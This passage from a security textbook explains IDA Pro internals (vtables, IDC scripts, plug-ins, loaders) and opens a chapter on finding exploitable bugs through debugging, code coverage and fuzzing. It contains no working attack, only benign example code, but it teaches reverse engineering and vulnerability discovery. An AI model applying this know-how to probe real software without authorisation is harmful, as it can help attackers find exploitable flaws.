                dd offset func6
SubVtable       dd offset func1          ; DATA XREF: Sub::Sub(void)
                dd offset func2
                dd offset sub_4010A8
                dd offset sub_4010C4
                dd offset func5
                dd offset func6
```

As can be seen, the subclass overrides func3 and func4, but inherits the remaining virtual functions from its superclass. The following features of vtables make them stand out in disassembly listings:

- Vtables are usually found in the read-only data section of a binary.
- Vtables are referenced directly only from object constructors and destructors.
- By examining similarities among vtables, it is possible to understand inheritance relationships among classes in a C++ program.
- When a class contains virtual functions, all instances of that class will contain a pointer to the vtable as the first field within the object. This pointer is initialized in the class constructor.
- Calling a virtual function is a three-step process. First, the vtable pointer must be read from the object. Second, the appropriate virtual function pointer must be read from the vtable. Finally, the virtual function can be called via the retrieved pointer.

Reference

FLIRT Reference www.datarescue.com/idabase/flirt.htm

Extending IDA

Although IDA Pro is an extremely powerful disassembler on its own, it is rarely possible for a piece of software to meet every need of its users. To provide as much flexibility as possible to its users, IDA was designed with extensibility in mind. These features include

a custom scripting language for automating simple tasks, and a plug-in architecture that allows for more complex, compiled extensions.

Scripting with IDC

IDA's scripting language is named IDC. IDC is a very C-like language that is interpreted rather than compiled. Like many scripting languages, IDC is dynamically typed, and can be run in something close to an interactive mode, or as complete stand-alone scripts contained in .idc files. IDA does provide some documentation on IDC in the form of help files that describe the basic syntax of the language and the built-in API functions available to the IDC programmer. Like other IDA documentation, that available for IDC follows a rather minimalist approach consisting primarily of comments from various IDC header files. Learning the IDC API generally requires browsing the IDC documentation until you discover a function that looks like it might do what you want, then playing around with that function until you understand how it works. The following points offer a quick rundown of the IDC language:

- IDC understands C++ style single- or multiline comments.
- No explicit data types are in IDC.
- No global variables are allowed in IDC script files.
- If you require variables in your IDC scripts, they must be declared as the first lines of your script or the first lines within any function.
- Variable declarations are introduced using the *auto* keyword:

```
auto addr, j, k, val;
auto min_ea, max_ea;
```

- Function declarations are introduced with the *static* keyword. Functions have no explicit return type. Function argument declarations do not require the *auto* keyword. If you want to return a value from a function, simply *return* it. Different control paths can return different data types:

```
static demoIdcFunc(val, addr) {
   if (addr > 0x4000000) {
      return addr + val;   // return an int
   }

   else {
      return "Bad addr";   //return a string
   }
}
```

- IDC offers most C control structures, including *if, while, for,* and *do*. The *break* and *continue* statements are available within loops. There is no *switch* statement. As with C, all statements must terminate with a semicolon. C-style bracing with { and } is used.
- Most C-style operators are available in IDC. Operators that are *not* available include += and all other operators of the form <op>=.

- There is no array syntax available in IDC. Sparse arrays are implemented as named objects via the CreateArray, DeleteArray, SetArrayLong, SetArrayString, GetArrayElement, and GetArrayId functions.
- Strings are a native data type in IDC. String concatenation is performed using the **+** operator, while string comparison is performed using the **==** operator. There is no character data type; instead use strings of length one.
- IDC understands the #define and #include directives. All IDC scripts executed from files *must* have the directive #include <idc.idc>. Interactive scripts need not include this file.
- IDC script files *must* contain a main function as follows:

```
static main() {
   //idc statements
}
```

Executing IDC Scripts

There are two ways to execute an IDC script, both accessible via IDA's File menu. The first method is to execute a stand-alone script using the File | IDC File menu option. This will bring up a file open dialog box to select the desired script to run. A stand-alone script has the following basic structure:

```
#include <idc.idc>    //Mandatory include for standalone scripts
/*
 * Other idc files may be #include'd if you have split your code
 * across several files.
 *
 * Standalone scripts can have no global variables, but can have
 * any number of functions.
 *
 * A standalone script must have a main function
 */
static main() {
   //statements for main, beginning with any variable declarations
}
```

The second method for executing IDC commands is to enter just the commands you wish to execute in a dialog box provided by IDA via the File | IDC Command menu item. In this case, you must not enter any function declarations or #include directives. IDA wraps the statements that you enter in a main function and executes them, so only statements that are legal within the body of a function are allowed here. Figure 13-5 shows an example of the Hello World program implemented using the File | IDC Command.

IDC Script Examples

While there are many IDC functions available that provide access to your IDA databases, a few functions are relatively essential to know. These provide minimal access to read and write values in the database, output simple messages, and control the cursor location within the disassembly view. **Byte(addr)**, **Word(addr)**, and **Dword(addr)** read 1, 2, and 4 bytes respectively from the indicated address. **PatchByte(addr, val)**, **PatchWord(addr, val)**, and




Figure 13-5 IDC command execution

PatchDword(addr, val) patch 1, 2, and 4 bytes respectively at the indicated address. Note that the use of the PatchXXX functions changes only the IDA database; they have no effect whatsoever on the original program binary. **Message(format, …)** is similar to the C **printf** command, taking a format string and a variable number of arguments, and printing the result to the IDA message window. If you want a carriage return, you must include it in your format string. Message provides the only debugging capability that IDC possesses, as no IDC debugger is available. Additional user interface functions are available that interact with a user through various dialog boxes. **AskFile**, **AskYN**, and **AskStr**, can be used to display a file selection dialog box, a simple yes/no dialog box, and a simple one-line text input dialog box, respectively. Finally, **ScreenEA()** reads the address of the current cursor line, while **Jump(addr)** moves the cursor (and the display) to make addr the current address in the disassembly view.

Scripts can prove useful in a wide variety of situations. Halvar's BugScam vulnerability scanner is implemented as a set of IDC scripts. One situation in which scripts come in very handy is for decoding data or code within a binary that may have been obfuscated in some way. Scripts are useful in this case to mimic the behavior of the program in order to avoid the need to run the program. Such scripts can be used to modify the database in much the same way that the program would modify itself if it were actually running. The following script demonstrates the implementation of a decoding loop using IDC to modify a database:

```
    //x86 decoding loop          |    //IDC Decoding loop
      mov     ecx, 377             |     auto i, addr, val;
      mov     esi, 8049D2Eh        |     addr = 0x08049D2E;
      mov     edi, esi             |     for (i = 0; i < 377; i++) {
loc_8049D01:                       |        val = Byte(addr);
      lodsb                        |        val = val ^ 0x4B;
      xor     al, 4Bh              |        PatchByte(addr, val);
      stosb                        |        addr++;
      loop    loc_8049D01          |     }
```

IDA Pro Plug-In Modules and the IDA SDK

IDC is not suitable for all situations. IDC lacks the ability to define complex data structures, perform efficient dynamic memory allocation, access native programming APIs such as those in the C standard library or Windows API, and does not provide access into the lowest levels of IDA databases. Additionally, in cases where speed is required, IDC may not be the most suitable choice. For these situations, IDA provides an SDK (Software Development Kit) that publishes the C++ interface specifications for the native IDA API. The IDA SDK enables the creation of compiled C++ plug-ins as extensions to IDA Pro. The SDK is included with recent IDA distributions or is available as a separate download from the DataRescue website. A new SDK is released with each new version of IDA, and it is imperative that you use a compatible SDK when creating plug-ins for your version of IDA. Compiled plug-ins are generally compatible *only* with the version of the IDA that corresponds to the SDK with which the plug-in was built. This can lead to problems when plug-in authors fail to provide new plug-in binaries for each new release of IDA. As with other IDA documentation the SDK documentation is rather sparse. API documentation is limited to the supplied SDK header files, while documentation for compiling and installing plug-ins is limited to a few readme files. A great guide for learning to write plug-ins was published in 2005 by Steve Micallef, and covers build environment configuration as well as many useful API functions. His plug-in writing tutorial is a must read for anyone who wants to learn the nuts and bolts of IDA plug-ins.

Basic Plug-In Concept

First, the plug-in API is published as a set of C++ header (.hpp) files in the SDK's include directory. The contents of these files are the ultimate authority on what is or is not available to you in the IDA SDK. There are two essential files that each plug-in must include: <ida.hpp> and <loader.hpp>. Ida.hpp defines the idainfo struct and the global idainfo variable **inf**. The **inf** variable is populated with information about the current database, such as processor type, program entry point, minimum and maximum virtual address values, and much more. Plug-ins that are specific to a particular processor or file format can examine the contents of the **inf** variable to learn whether they are compatible with the currently loaded file. Loader.hpp defines the **plugin_t** structure and contains the appropriate declaration to export a specific instance of a programmer-defined **plugin_t**. This is the single most important structure for plug-in authors, as it is mandatory to declare a single global plugin_t variable named PLUGIN. When a plug-in is loaded into IDA, IDA examines the exported PLUGIN variable to locate several function pointers that IDA uses to initialize, execute, and terminate each plug-in. The plug-in structure is defined as follows:

```
class plugin_t {
public:
  int version;                // Set this to IDP_INTERFACE_VERSION
  int flags;                  // plugin attributes often set to 0
                              // refer to loader.hpp for more info
  int (idaapi* init)(void);   // plugin initialization function, called once for
                              // each database that is loaded.  Return value
                              // indicates how Ida should treat the plugin
```

```
  void (idaapi* term)(void);  // plugin termination function. called when a
                              // plugin is unloaded.  Can be used for plugin
                              // cleanup or set to NULL if no cleanup required.
  void (idaapi* run)(int arg); // plugin execution function.  This is the function
                               // that is called when a user activates the plugin
                               // using the Edit menu or assigned plugin hotkey
  char *comment;              // Long description of the plugin.  Not terribly
                              // important.
  char *help;                 // Multiline help about the plugin
  char *wanted_name;          // The name that will appear on the
                              // Edit/Plugins submenu
  char *wanted_hotkey;        // The hotkey sequence to activate the plugin
                              // "Alt-" or "Shift-F9" for example
};
```

An absolutely minimal plug-in that does nothing other than print a message to IDA's message window appears next.

NOTE Wanted_hotkey is just that, the hot key you want to use. IDA makes no guarantee that your wanted_hotkey will be available, as more than one plug-in may request the same hotkey sequence. In such cases, the first plug-in that IDA loads will be granted its wanted_hotkey, while subsequent plug-ins that request the same hotkey will only be able to be activated by using the Edit | Plugins menu.

```
#include <ida.hpp>
#include <loader.hpp>
#include <kernwin.hpp>

int idaapi my_init(void) {   //idaapi marks this as stdcall
  //Keep this plugin regardless of processor type
  return PLUGIN_KEEP;  //refer to loader.hpp for valid return values
}

void idaapi my_run(int arg) {  //idaapi marks this as stdcall
   //This is where we should do something interesting
   static int count = 0;
   //The msg function is equivalent to IDC's Message
   msg("Plugin activated %d time(s)\n", ++count);
}

char comment[] = "This is a simple plugin. It doesn't do much.";
char help[] =
        "A simple plugin\n\n"
        "That demonstrates the basics of setting up a plugin.\n\n"
        "It doesn't do a thing other than print a message.\n";
char name[] = "GrayHat plugin";
char hotkey[] = "Alt-1";

plugin_t PLUGIN = {
   IDP_INTERFACE_VERSION, 0, my_init, NULL, my_run,
   comment, help, name, hotkey
};
```

The IDA SDK includes source code, along with make files and Visual Studio workspace files for several sample plug-ins. The biggest hurdle faced by prospective plug-in authors

is learning the IDA API. The plug-in API is far more complex than the API presented for IDC scripting. Unfortunately, plug-in API function names do not match IDC API function names; though generally if a function exists in IDC, you will be able to find a similar function in the plug-in API. Reading the plug-in writer's guide along with the SDK-supplied headers and the source code to existing plug-ins is really the only way to learn how to write plug-ins.

Building IDA Plug-Ins

Plug-ins are essentially shared libraries. On the Windows platform, this equates to a DLL. When building a plug-in, you must configure your build environment to build a DLL and link to the required IDA libraries. The process is covered in detail in the plug-in writer's guide and many examples exist to assist you. The following is a summary of configuration settings that you must make:

1. Specify build options to build a shared library.
2. Set plug-in and architecture-specific defines __IDP__, and __NT__ or __LINUX__.
3. Add the appropriate SDK library directory to your library path. The SDK contains a number of libXXX directories for use with various build environments.
4. Add the SDK include directory to your include directory path.
5. Link with the appropriate ida library (ida.lib, ida.a, or pro.a).
6. Make sure your plug-in is built with an appropriate extension (.plw for Windows, .plx for Linux).

Once you have successfully built your plug-in, installation is simply a matter of copying the compiled plug-in to IDA's plug-in directory. This is the directory within your IDA program installation, *not* within your SDK installation. Any open databases must be closed and reopened in order for IDA to scan for and load your plug-in. Each time a database is opened in IDA, every plug-in in the *plugins* directory is loaded and its init function executed. Only plug-ins whose init functions return PLUGIN_OK or PLUGIN_KEEP (refer to loader.hpp) will be kept by IDA. Plug-ins that return PLUGIN_SKIP will not be made available for current database.

The IDAPython Plug-In

The IDAPython plug-in by Gergely Erdelyi is an excellent example of extending the power of IDA via a plug-in. The purpose of IDAPython is to make scripting both easier and more powerful at the same time. The plug-in consists of two major components: an IDA plug-in written in C++ that embeds a Python interpreter into the current IDA process, and a set of Python APIs that provides all of the scripting capability of IDC. By making all of the features of Python available to a script developer, IDAPython provides both an easier path to IDA scripting, because users can leverage their knowledge of Python

rather than learning a new language—IDC, and a much more powerful scripting interface, because all of the features of Python including data structures and APIs become available to the script author. A similar plug-in named IDARub was created by Spoonm to bring Ruby scripting to IDA as well.

The x86emu Plug-In

The x86emu plug-in by Chris Eagle addresses a different type of problem for the IDA user, that of analyzing obfuscated code. All too often, malware samples, among other things, employ some form of obfuscation technique to make disassembly analysis more difficult. The majority of obfuscation techniques employ some form of self-modifying code that renders static disassembly listings all but useless other than to analyze the de-obfuscation algorithms. Unfortunately, the de-obfuscation algorithms seldom contain the malicious behavior of the code being analyzed, and as a result, the analyst is unable to make much progress until the code can be de-obfuscated and disassembled yet again. Traditionally, this has required running the code under the control of a debugger until the de-obfuscation has been completed, then capturing a memory dump of the process, and finally, disassembling the captured memory dump. Unfortunately, many obfuscation techniques have been developed that attempt to thwart the use of debuggers and virtual machine environments. The x86emu plug-in embeds an x86 emulator within IDA and offers users the opportunity to step through disassembled code as if it were loaded into memory and running. The emulator treats the IDA database as its virtual memory and provides an emulation stack, heap, and register set. If the code being emulated is self-modifying, then the emulator reflects the modifications in the loaded database. In this way emulation becomes the tool to both de-obfuscate the code and to update the IDA database to reflect all self-modifications without ever running the malicious code in question. X86emu will be discussed further in Chapter 21.

IDA Pro Loaders and Processor Modules

The IDA SDK can be used to create two additional types of extensions for use with IDA. IDA processor modules are used to provide disassembly capability for new or unsupported processor families; while IDA loader modules are used to provide support for new or unsupported file formats. Loaders may make use of existing processor modules, or may require the creation of entirely new processor modules if the CPU type was previously unsupported. An excellent example of a loader module is one designed to parse ROM images from gaming systems. Several example loaders are supplied with the SDK in the *ldr* subdirectory, while several example processor modules are supplied in the *module* subdirectory. Loaders and processor modules tend to be required far less frequently than plug-in modules, and as a result, far less documentation and far fewer examples exist to assist in their creation. At their heart, both have architectures similar to plug-ins.

Loader modules require the declaration of a **global loader_t** (from loader.hpp) variable named LDSC. This structure must be set up with pointers to two functions, one to determine the acceptability of a file for a particular loader, and the other to perform the actual loading of the file into the IDA database. IDA's interaction with loaders is as follows:

1. When a user chooses a file to open, IDA invokes the **accept_file** function for every loader in the IDA *loaders* subdirectory. The job of the **accept_file** function is to read enough of the input file to determine if the file conforms to the format recognized by the loader. If the **accept_file** function returns a nonzero value, then the name of the loader will be displayed for the user to choose from. Figure 13-3 shows an example in which the user is being offered the choice of three different ways to load the program. In this case, two different loaders (pe.ldw and dos.ldw) have claimed to recognize the file format while IDA always offers the option to load a file as a raw binary file.
2. If the user elects to utilize a given loader, the loader's **load_file** function is called to load the file content into the database. The job of the loader can be as complex as parsing files, creating program segments within IDA, and populating those segments with the correct content from the file, or it can be as simple as passing off all of that work to an appropriate processor module.

Loaders are built in much the same manner as plug-ins, the primary difference being the file extension, which is .ldw for Windows loaders, and .llx for Linux loaders. Install compiled loaders into the *loaders* subdirectory of your IDA distribution.

IDA processor modules are perhaps the most complicated modules to build. Processor modules require the declaration of a **global processor_t** (defined in idp.hpp) structure named LPH. This structure must be initialized to point to a number of arrays and functions that will be used to generate the disassembly listing. Required arrays define the mapping of opcode names to opcode values, the names of all registers, and a variety of other administrative data. Required functions include an instruction analyzer whose job is simply to determine the length of each instruction and to split the instruction's bytes into opcode and operand fields. This function is typically named ***ana*** and generates no output. An emulation function typically named ***emu*** is responsible for tracking the flow of the code and adding additional target instructions to the disassembly queue. Output of disassembly lines is handled by the ***out*** and ***out_op*** functions, which are responsible for generating disassembly lines for display in the IDA disassembly window. There are a number of ways to generate disassembly lines via the IDA API, and the best way to learn them is by reviewing the sample processor modules supplied with the IDA SDK. The API provides a number of buffer manipulation primitives to build disassembly lines a piece at a time. Output generation is performed by writing disassembly line parts into a buffer then, once the entire line has been assembled, writing the line to the IDA display. Buffer operations should always begin by initializing your output buffer using the **init_output_buffer** function. IDA offers a number of **OutXXX** and **out_xxx** functions that send output to the buffer specified in **init_output_buffer**. Once a line has

been constructed, the output buffer should be finalized with a call to **term_output_buffer** before sending the line to the IDA display using the **printf_line** function. The majority of available output functions are define in the SDK header file **ua.hpp**. Finally, one word concerning building processor modules: while the basic build process is similar to that used for plug-ins and loaders, processor modules require an additional post-processing step. The SDK provides a tool named **mkidp**, which is used to insert a description string into the compiled processor binary. For Windows modules, **mkidp** expects to insert this string in the space between the MSDOS header and the PE header. Some compilers, such as g++, in the author's experience do not leave enough space between the two headers for this operation to be performed successfully. The IDA SDK does provide a custom DOS header stub named simply *stub* designed as a replacement for the default MSDOS header. Getting g++ to use this stub is not an easy task. It is recommended that Visual Studio tools be used to build processor modules for use on Windows. By default, Visual Studio leaves enough space between the MSDOS and PE headers for **mkidp** to run successfully. Compiled processor modules should be installed to the IDA *procs* subdirectory.

References

Open RCE Forums www.openrce.org
Data Rescue IDA Customer Forums www.datarescue.com/cgi-bin/ultimatebb.cgi
IDA Plugin Writing Tutorial www.binarypool.com/idapluginwriting/
IDAPython plug-in http://d-dome.net/idapython/
IDARub plug-in www.metasploit.com/users/spoonm/idarub/
x86emu plug-in http://ida-x86emu.sourceforge.net/

CHAPTER 14

Advanced Reverse Engineering

In this chapter, you will learn about the tools and techniques used for runtime detection of potentially exploitable conditions in software.

- Why should we try to break software?
- Review of the software development process
- Tools for instrumenting software
- Debuggers
- Code coverage tools
- Profiling tools
- Data flow analysis tools
- Memory monitoring tools
- What is "fuzzing"?
- Basic fuzzing tools and techniques
- A simple URL fuzzer
- Fuzzing unknown protocols
- SPIKE
- SPIKE Proxy
- Sharefuzz

In the previous chapter we took a look at the basics of reverse engineering source code and binary files. Conducting reverse engineering with full access to the way in which an application works (regardless of whether this is a source view or binary view) is called *white box testing*. In this chapter, we take a look at alternative methodologies, often termed *black box* and *gray box* testing; both require running the application that we are analyzing. In black box testing, you know no details of the inner workings of the application, while gray box testing combines white box and black box techniques in which you might run the application under control of a debugger, for example. The intent of these methodologies is to observe how the application responds to various input stimuli. The remainder of this chapter discusses how to go about generating interesting input values and how to analyze the behaviors that those inputs elicit from the programs you are testing.

Why Try to Break Software?

In the computer security world, debate always rages as to the usefulness of vulnerability research and discovery. Other chapters in this book discuss some of the ethical issues involved, but in this chapter we will attempt to stick to practical reasons. Consider the following facts:

- There is no regulatory agency for software reliability.
- Virtually no software is guaranteed to be free from defects.
- Most end-user license agreements (EULAs) require the user of a piece of software to hold the author of the software free from blame for any damage caused by the software.

Given these circumstances, who is to blame when a computer system is broken into because of a newly discovered vulnerability in an application or the operating system that happens to be running on that computer? Arguments are made either way, blaming the vendor for creating the vulnerable software in the first place, or blaming the user for failing to quickly patch or otherwise mitigate the problem. The fact is, given the current state of the art in intrusion detection, users can only defend against known threats. This leaves the passive user completely at the mercy of the vendor and ethical security researchers to discover vulnerabilities and report them in order for vendors to develop patches for those vulnerabilities before those same vulnerabilities are discovered and exploited in a malicious fashion. The most aggressive sysadmin whose systems always have the latest patches applied will always be at the mercy of those that possess zero-day exploits. Vendors can't develop patches for problems that they are unaware of or refuse to acknowledge (which defines the nature of a zero-day exploit).

If you believe that vendors will discover every problem in their software before others do, and you believe that those vendors will release patches for those problems in an expeditious manner, then this chapter is probably not for you. This chapter (and others in this book) is for those people who want to take at least some measure of control in ensuring that their software is as secure as possible.

The Software Development Process

We will avoid any in-depth discussion of how software is developed, and instead encourage you to seek out a textbook on software engineering practices. In many cases, software is developed by some orderly, perhaps iterative, progression through the following activities:

- **Requirements analysis** What the software needs to do
- **Design** Planning out the pieces of the program and considering how they will interact
- **Implementation** Expressing the design in software source code

- **Testing** Ensuring that the implementation meets the requirements
- **Operation and support** Deployment of the software to end-users and support of the product in end-user hands

Problems generally creep into the software during any of the first three phases. These problems may or may not be caught in the testing phase. Unfortunately, those problems that are not caught in testing are destined to manifest themselves after the software is already in operation. Many developers want to see their code operational as soon as possible and put off doing proper error checking until after the fact. While they usually intend to return and implement proper error checks once they can get some piece of code working properly, all too often they forget to return and fill in the missing error checks. The typical end-user has influence over the software only in its operational phase. A security conscious end-user should always assume that there are problems that have avoided detection all the way through the testing phase. Without access to source code and without resorting to reverse engineering program binaries, end-users are left with little choice but to develop interesting test cases and to determine whether programs are capable of securely handling these test cases. A tremendous number of software bugs are found simply because a user provided unexpected input to a program. One method of testing software involves exposing the software to large numbers of unusual input cases. This process is often termed *stress testing* when performed by the software developer. When performed by a vulnerability researcher, it is usually called *fuzzing*. The difference in the two is that the software developer has a far better idea of how he expects the software to respond than the vulnerability researcher, who is often hoping to simply record something anomalous.

Fuzzing is one of the main techniques used in black/gray box testing. To fuzz effectively, two types of tools are required, instrumentation tools and fuzzing tools. Instrumentation tools are used to pinpoint problem areas in programs either at runtime or during post-crash analysis. Fuzzing tools are used to automatically generate large numbers of interesting input cases and feed them to programs. If an input case can be found that causes a program to crash, you make use of one or more instrumentation tools to attempt to isolate the problem and determine whether it is exploitable.

Instrumentation Tools

Thorough testing of software is a difficult proposition at best. The challenge to the tester is to ensure that all code paths behave predictably under all input cases. To do this, test cases must be developed that force the program to execute all possible instructions within the program. Assuming the program contains error handling code, these tests must include exceptional cases that cause execution to pass to each error handler. Failure to perform any error checking at all, and failure to test every code path, are just two of the problems that attackers may take advantage of. Murphy's Law assures us that it will be the one section of code that was untested that will be the one that is exploitable.

Without proper instrumentation it will be difficult to impossible to determine why a program has failed. When source code is available, it may be possible to insert "debugging" statements to paint a picture of what is happening within a program at any given moment. In such a case, the program itself is being instrumented and you can turn on as much or as little detail as you choose. When all that is available is a compiled binary, it is not possible to insert instrumentation into the program itself. Instead, you must make use of tools that hook into the binary in various ways in your attempt to learn as much as possible about how the binary behaves. In searching for potential vulnerabilities, it would be ideal to use tools that are capable of reporting anomalous events, because the last thing you want to do is sort through mounds of data indicating that a program is running normally. We will cover several types of software testing tools and discuss their applicability to vulnerability discovery. The following classes of tools will be reviewed:

- Debuggers
- Code coverage analysis tools
- Profiling tools
- Flow analysis tools
- Memory use monitoring tools

Debuggers

Debuggers provide fine-grain control over an executing program and can require a fair amount of operator interaction. During the software development process, they are most often used for isolating specific problems rather than large scale automated testing. When you use a debugger for vulnerability discovery, however, you take advantage of the debugger's ability to both signal the occurrence of an exception, and provide a precise snapshot of a program's state at the moment it crashes. During black box testing it is useful to launch programs under the control of a debugger prior to any fault injection attempts. If a black box input can be generated to trigger a program exception, detailed analysis of the CPU registers and memory contents captured by the debugger makes it possible to understand what avenues of exploitation might be available as a result of a crash.

The use of debuggers needs to be well thought out. Threaded programs and programs that fork can be difficult for debuggers to follow.

NOTE A *fork* operation creates a second copy, including all state, variable, and open file information, of a process. Following the fork, two identical processes exist distinguishable only by their process IDs. The forking process is termed the *parent* and the newly forked process is termed the *child.* The parent and child processes continue execution independently of each other.

Following a fork operation, a decision must be made to follow and debug the child process, or to stick with and continue debugging the parent process. Obviously, if you

choose the wrong process, you may completely fail to observe an exploitable opportunity in the opposing process. For processes that are known to fork, it is occasionally an option to launch the process in nonforking mode. This option should be considered if black box testing is to be performed on such an application. When forking cannot be prevented, a thorough understanding of the capabilities of your debugger is a must. For some operating system/debugger combinations it is not possible for the debugger to follow a child process after a fork operation. If it is the child process you are interested in testing, some way of attaching to the child after the fork has occurred is required.

NOTE The act of *attaching* a debugger to a process refers to using a debugger to latch onto a process that is already running. This is different from the common operation of launching a process under debugger control. When a debugger attaches to a process, the process is paused and will not resume execution until a user instructs the debugger to do so.

When using a GUI-based debugger, attaching to a process is usually accomplished via a menu option (such as File | Attach) that presents a list of currently executing processes. Console-based debuggers, on the other hand, usually offer an **attach** command that requires a process ID obtained from a process listing command such as **ps**.

In the case of network servers, it is common to fork immediately after accepting a new client connection in order to allow a child process to handle the new connection while the parent continues to accept additional connection requests. By delaying any data transmission to the newly forked child, you can take the time to learn the process ID of the new child and attach to it with a debugger. Once you have attached to the child, you can allow the client to continue its normal operation (usually fault injection in this case), and the debugger will catch any problems that occur in the child process rather than the parent. The GNU debugger, gdb, has an option named **follow-fork-mode** designed for just this situation. Under gdb, **follow-fork-mode** can be set to parent, child, or ask, such that gdb will stay with the parent, follow the child, or ask the user what to do when a fork occurs.

NOTE gdb's **follow-fork-mode** is not available on all architectures.

Another useful feature available in some debuggers is the ability to analyze a *core dump* file. A core dump is simply a snapshot of a process's state, including memory contents and CPU register values, at the time an exception occurs in a process. Core dumps are generated by some operating systems when a process terminates as a result of an unhandled exception such as an invalid memory reference. Core dumps are particularly useful when attaching to a process is difficult to accomplish. If the process can be made to crash, you can examine the core dump file and obtain all of the same information you would have gotten had you been attached to the process with a debugger at the moment

it crashed. Core dumps may be limited in size on some systems (they can take up quite a bit of space), and may not appear at all if the size limit is set to zero. Commands to enable the generation of core files vary from system to system. On a Linux system using the bash shell, the command to enable core dumps looks like this:

```
# ulimit -c unlimited
```

The last consideration for debuggers is that of kernel versus user space debugging. When performing black box testing of user space applications, which includes most network server software, user space debuggers usually provide adequate monitoring capabilities. OllyDbg, written by Oleh Yuschuk, and WinDbg (available from Microsoft) are two user space debuggers for the Microsoft Windows family of operating systems. gdb is the principle user space debugger for Unix/Linux operating systems.

To monitor kernel level software such as device drivers, kernel level debuggers are required. Unfortunately, in the Linux world at least, kernel level debugging tools are not terribly sophisticated at the moment. On the Windows side, Microsoft's WinDbg has become the kernel debugger of choice following the demise of Compuware's SoftIce product.

Code Coverage Tools

Code coverage tools give developers an idea of what portions of their programs are actually getting executed. Such tools are excellent aids for test case development. Given results that show what sections of code have and have not been executed, additional test cases can be designed to cause execution to reach larger and larger percentages of the program. Unfortunately, coverage tools are generally more useful to the software developer than to the vulnerability researcher. They can point out the fact that you have or have not reached a particular section of code, but indicate nothing about the correctness of that code. Further complicating matters, commercial coverage tools often integrate into the compilation phase of program development. This is obviously a problem if you are conducting black box analysis of a binary program, as you will not be in possession of the original source code.

There are two principal cases in which code coverage tools can assist in exploit development. One case arises when a researcher has located a vulnerability by some other means and wishes to understand exactly how that vulnerability can be triggered by understanding how data flows through the program. The second case is in conjunction with fuzzing tools to understand what percentage of an application has been reached via generated fuzzing inputs. In the second case, the fuzzing process can be tuned to attempt to reach code that is not getting executed initially. Here the code coverage tool becomes an essential feedback tool used to evaluate the effectiveness of the fuzzing effort.

Pedram Amini's Process Stalker is a powerful, freely available code coverage tool designed to perform in the black box testing environment. Process Stalker consists of two principal components and some post-processing utilities. The heart of Process Stalker is its tracing module, which requires a list of breakpoints and the name or process ID of a

process to stalk as input. Breakpoint lists are currently generated using an IDA Pro plug-in module that extracts the block structure of the program from an IDA disassembly and generates a list of addresses that represent the first instruction in each basic block within the program. At the same time, the plug-in generates GML (Graph Modeling Language) files to represent each function in the target program. These graph files form the basis of Process Stalker's visualization capabilities when they are combined with runtime information gathered by the tracer. As an aside, these graph files can be used with third-party graphing tools such as *GDE Community Edition* from www.oreas.com to provide an alternative to IDA's built-in graphing capabilities. The tracer is then used to attach to or launch the desired process, and it sets breakpoints according to the breakpoint list. Once breakpoints have been set, the tracer allows the target program to continue execution and the tracer makes note of all breakpoints that are hit. The tracer can optionally clear each breakpoint when the breakpoint is hit for the first time in order to realize a tremendous speedup. Recall that the goal of code coverage is to determine whether all branches have been reached, not necessarily to count the number of times they have been reached. To count the number of times an instruction has been executed, breakpoints must remain in place for the lifetime of the program. Setting breakpoints on every instruction in a program would be very costly from a performance perspective. To reduce the amount of overhead required, Process Stalker, like BinDiff, leverages the concept of a *basic block* of code. When setting breakpoints, it is sufficient to set a breakpoint only on the first instruction of each basic block, since a fundamental property of basic blocks is that once the first instruction in a block is hit, all remaining instructions in the block are guaranteed to be executed in order. As the target program runs under the tracer's control, the tracer logs each breakpoint that is hit and immediately resumes execution of the target program. A simple example of determining the process ID of a Windows process and running a trace on it is shown in the following:

```
# tasklist /FI "IMAGENAME eq calc.exe"
Image Name                     PID Session Name     Session#    Mem Usage
========================= ====== ================ ======== ============
calc.exe                      1844 Console                  0      2,704 K

# ./process_stalker -a 1844 -b calc.exe.bpl -r 0 --one-time --no-regs
```

For brevity, the console output of process_stalker is omitted. The example shows how a process ID might be obtained, using the Windows **tasklist** command, and then passed to the **process_stalker** command to initiate a trace. The **process_stalker** command expects to be told the name of a breakpoint list, calc.exe.bpl in this case, which was previously generated using the IDA plug-in component of Process Stalker. Once a trace is complete, the post-processing utilities (a set of Python scripts) are used to process and merge the trace results to yield graphs annotated with the gathered trace data.

Profiling Tools

Profiling tools are used to develop statistics about how much time a program spends in various sections of code. This might include information on how frequently a particular

function is called, and how much execution time is spent in various functions or loops. Developers utilize this information in an attempt to improve the performance of their programs. The basic idea is that performance can be visibly improved by making the most commonly used portions of code very fast. Like coverage tools, profiling tools may not be of tremendous use in locating vulnerabilities in software. Exploit developers care little whether a particular program is fast or slow; they care simply whether the program can be exploited.

Flow Analysis Tools

Flow analysis tools assist in understanding the flow of control or data within a program. Flow analysis tools can be run against source code or binary code, and often generate various types of graphs to assist in visualizing how the portions of a program interact. IDA Pro offers control flow visualization through its graphing capabilities. The graphs that IDA generates are depictions of all of the cross-referencing information that IDA develops as it analyzes a binary. Figure 14-1 shows a function call tree generated by IDA for a very simple program using IDA's Xrefs From (cross-references from) menu option. In this case we see all of the functions referenced from a function named **sub_804882F**, and the graph answers the question "Where do we go from here?" To generate such a display, IDA performs a recursive descent through all functions called by **sub_804882F**.

Graphs such as that in Figure 14-1 generally terminate at library or system calls for which IDA has no additional information.

Another useful graph that IDA can generate comes from the Xrefs To option. Cross-references to a function lead us to the points at which a function is called and answers the question "How did we get here?" Figure 14-2 is an example of the cross-references to the function **send** in a simple program. The display reveals the most likely points of origin for data that will be passed into the **send** function (should that function ever get called).

Graphs such as that in Figure 14-2 often ascend all the way up to the entry point of a program.

